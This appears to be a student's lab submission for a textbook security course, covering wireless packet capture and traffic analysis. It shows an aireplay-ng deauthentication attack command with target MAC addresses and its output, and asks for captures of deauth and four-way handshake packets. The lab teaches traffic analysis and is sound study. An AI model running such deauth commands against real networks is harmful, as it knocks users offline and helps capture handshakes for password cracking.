




## Section 3: Challenge and Analysis

### Part 1: Generate Malicious Network Traffic

Make a screen capture showing the `aireplay-ng --deauth` output.




```
root@sta1:/ # aireplay-ng --deauth 10 -a 00:02:00:00:00:10 -c 00:02:00:00:00:12 stal-wlan0 --ig
21:55:38 Waiting for beacon frame (BSSID: 00:02:00:00:00:10) on channel 1
21:55:38 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:39 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:39 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:40 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:40 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:41 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:41 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:42 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:42 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
21:55:43 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0] 0 ACKs]
```

### Part 2: Analyze Malicious Network Traffic

# Performing Packet Capture and Traffic Analysis (4e)

## Fundamentals of Information Systems Security, Fourth Edition - Lab 03

Make a screen capture showing one of the deauth packets that you generated between the BSSID and your selected station.



Make a screen capture showing the packets related to the four-way handshake.

